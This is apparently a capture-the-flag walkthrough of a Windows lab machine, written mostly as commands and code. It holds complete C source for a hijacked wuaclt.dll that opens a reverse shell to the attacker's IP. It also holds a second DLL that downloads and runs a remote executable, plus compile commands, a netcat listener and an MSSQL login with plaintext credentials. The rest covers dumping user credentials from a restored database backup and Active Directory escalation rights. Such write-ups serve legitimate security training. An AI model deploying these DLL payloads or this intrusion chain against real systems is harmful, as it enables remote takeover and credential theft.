
We navigate to the application directory
cd 'C:\Program Files\WindowsUpdateChecker'

We download the application binary

download WindowsUpdateChecker.exeBy loading the binary into dnSpy, we can inspect the program’s logic and observe how it dynamically loads external libraries. This reveals that the application attempts to load a DLL from a specific path, allowing us to identify potential DLL hijacking opportunities.
The missing dll files is
C:\Program Files\WindowsUpdateChecker\modules\wuaclt.dll



We can also use Process Monitor (Procmon) and filter for WindowsUpdateChecker.exe to observe the DLL loading behavior in real time. The trace shows that the application attempts to load wuaclt.dll from the current working directory before continuing the normal DLL search process.
In the observed execution, Procmon shows the following missing DLL lookup:
C:\Users\Marc\Desktop\wuaclt.dll
The lookup returns NAME NOT FOUND, indicating that the DLL was not present in the application’s launch directory and therefore represents a potential DLL sideloading opportunity.
We generate malicious DLL wuaclt.cpp
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>

#pragma comment(lib, "ws2_32.lib")

// Reverse shell Payload
DWORD WINAPI ReverseShell(LPVOID lpParam) {
    Sleep(100);

    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in server;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    char cmd[] = "cmd.exe";

    // Socket initialisieren
    WSAStartup(MAKEWORD(2,2), &wsaData);
    sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

    // Verbindungsdetails - HIER ANPASSEN!
    server.sin_family = AF_INET;
    server.sin_port = htons(4422);
    server.sin_addr.s_addr = inet_addr("192.168.178.188");  // Ihre IP

    // Verbindung herstellen
    connect(sock, (struct sockaddr*)&server, sizeof(server));

    // Prozess mit umgeleiteten STDIO starten
    memset(&si, 0, sizeof(si));
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESTDHANDLES;
    si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)sock;

    CreateProcessA(NULL, cmd, NULL, NULL, TRUE,
                  CREATE_NO_WINDOW, NULL, NULL, &si, &pi);

    WaitForSingleObject(pi.hProcess, INFINITE);

    closesocket(sock);
    WSACleanup();

    return 0;
}

// DllMain - Einstiegspunkt
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    switch (fdwReason) {
        case DLL_PROCESS_ATTACH:
            DisableThreadLibraryCalls(hinstDLL);
            CreateThread(NULL, 0, ReverseShell, NULL, 0, NULL);
            break;
    }
    return TRUE;
}
We compile the dll
x86_64-w64-mingw32-gcc -shared -o wuaclt.dll wuaclt.cpp -lws2_32 -static -Wno-write-strings
We navigate to modules directory
cd 'C:\Program Files\WindowsUpdateChecker\modules'

We upload malicious DLL
upload wuaclt.dll

We start reverse shell listener
rlwrap -cAr nc -lnvp 4422
After a while we got a shell as c.white
Alternative loader loader.c for AdpatixC2 Framework
#include <windows.h>
#include <wininet.h>
#include <stdlib.h>
#include <stdio.h>

#pragma comment(lib, "wininet.lib")

DWORD WINAPI download_and_run(LPVOID lpParam) {
    HINTERNET hInternet, hFile;
    DWORD bytesRead;
    BYTE buffer[1024];
    HANDLE hLocalFile;

    // Internet öffnen
    hInternet = InternetOpenA("Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    if (hInternet == NULL) return 1;

    // Datei herunterladen
    hFile = InternetOpenUrlA(hInternet, "http://192.168.178.188/update.exe", NULL, 0, INTERNET_FLAG_RELOAD, 0);
    if (hFile == NULL) {
        InternetCloseHandle(hInternet);
        return 1;
    }

    // Lokale Datei erstellen
    hLocalFile = CreateFileA("C:\\Windows\\Temp\\runner.exe",
                             GENERIC_WRITE, 0, NULL,
                             CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hLocalFile != INVALID_HANDLE_VALUE) {
        while (InternetReadFile(hFile, buffer, sizeof(buffer), &bytesRead) && bytesRead > 0) {
            DWORD bytesWritten;
            WriteFile(hLocalFile, buffer, bytesRead, &bytesWritten, NULL);
        }
        CloseHandle(hLocalFile);
    }

    InternetCloseHandle(hFile);
    InternetCloseHandle(hInternet);

    // Ausführen - mit ShellExecute statt WinExec
    ShellExecuteA(NULL, "open", "C:\\Windows\\Temp\\runner.exe", NULL, NULL, SW_SHOW);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    if (fdwReason == DLL_PROCESS_ATTACH) {
        // Thread erstellen für die Ausführung
        CreateThread(NULL, 0, download_and_run, NULL, 0, NULL);
    }
    return TRUE;
}
Compile
x86_64-w64-mingw32-gcc -shared -o wuaclt.dll loader.c -lwininet -staticUser Flag


We got the user Flag
type \Users\c.white\Desktop\user.txt
DB Backup

We Enumerated Backup Directory Permissions
icacls "C:\BackupDB"
We Retrieved PowerShell Command History
type 'C:\Users\c.white\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt'

We access MSSQL with credentials
impacket-mssqlclient 'backup_operator:BackupOps2026!@192.168.178.41'
We Enumerated Database Backup File Contents
RESTORE FILELISTONLY FROM DISK = 'C:\BackupDB\NorthStoneDB.bak';

We Restored the MSSQL Database Backup
RESTORE DATABASE NorthStoneDB_Restore FROM DISK = 'C:\BackupDB\NorthStoneDB.bak' WITH MOVE 'NorthStoneDB' TO 'C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\NorthStoneDB_Restore.mdf', MOVE 'NorthStoneDB_log' TO 'C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\NorthStoneDB_Restore_log.ldf', REPLACE;


We Extracted Credentials from the Restored Database
USE NorthStoneDB_Restore;

SELECT * FROM auth_test_users;
GO
We got creds of 3 Users
PRIVESC

The user c.white are Member of DATABASE BACKUP OPERATORS

The user k.bennett have ForceChangePassword to 3 Members

The user r.parker have GenericWrite to 3 users
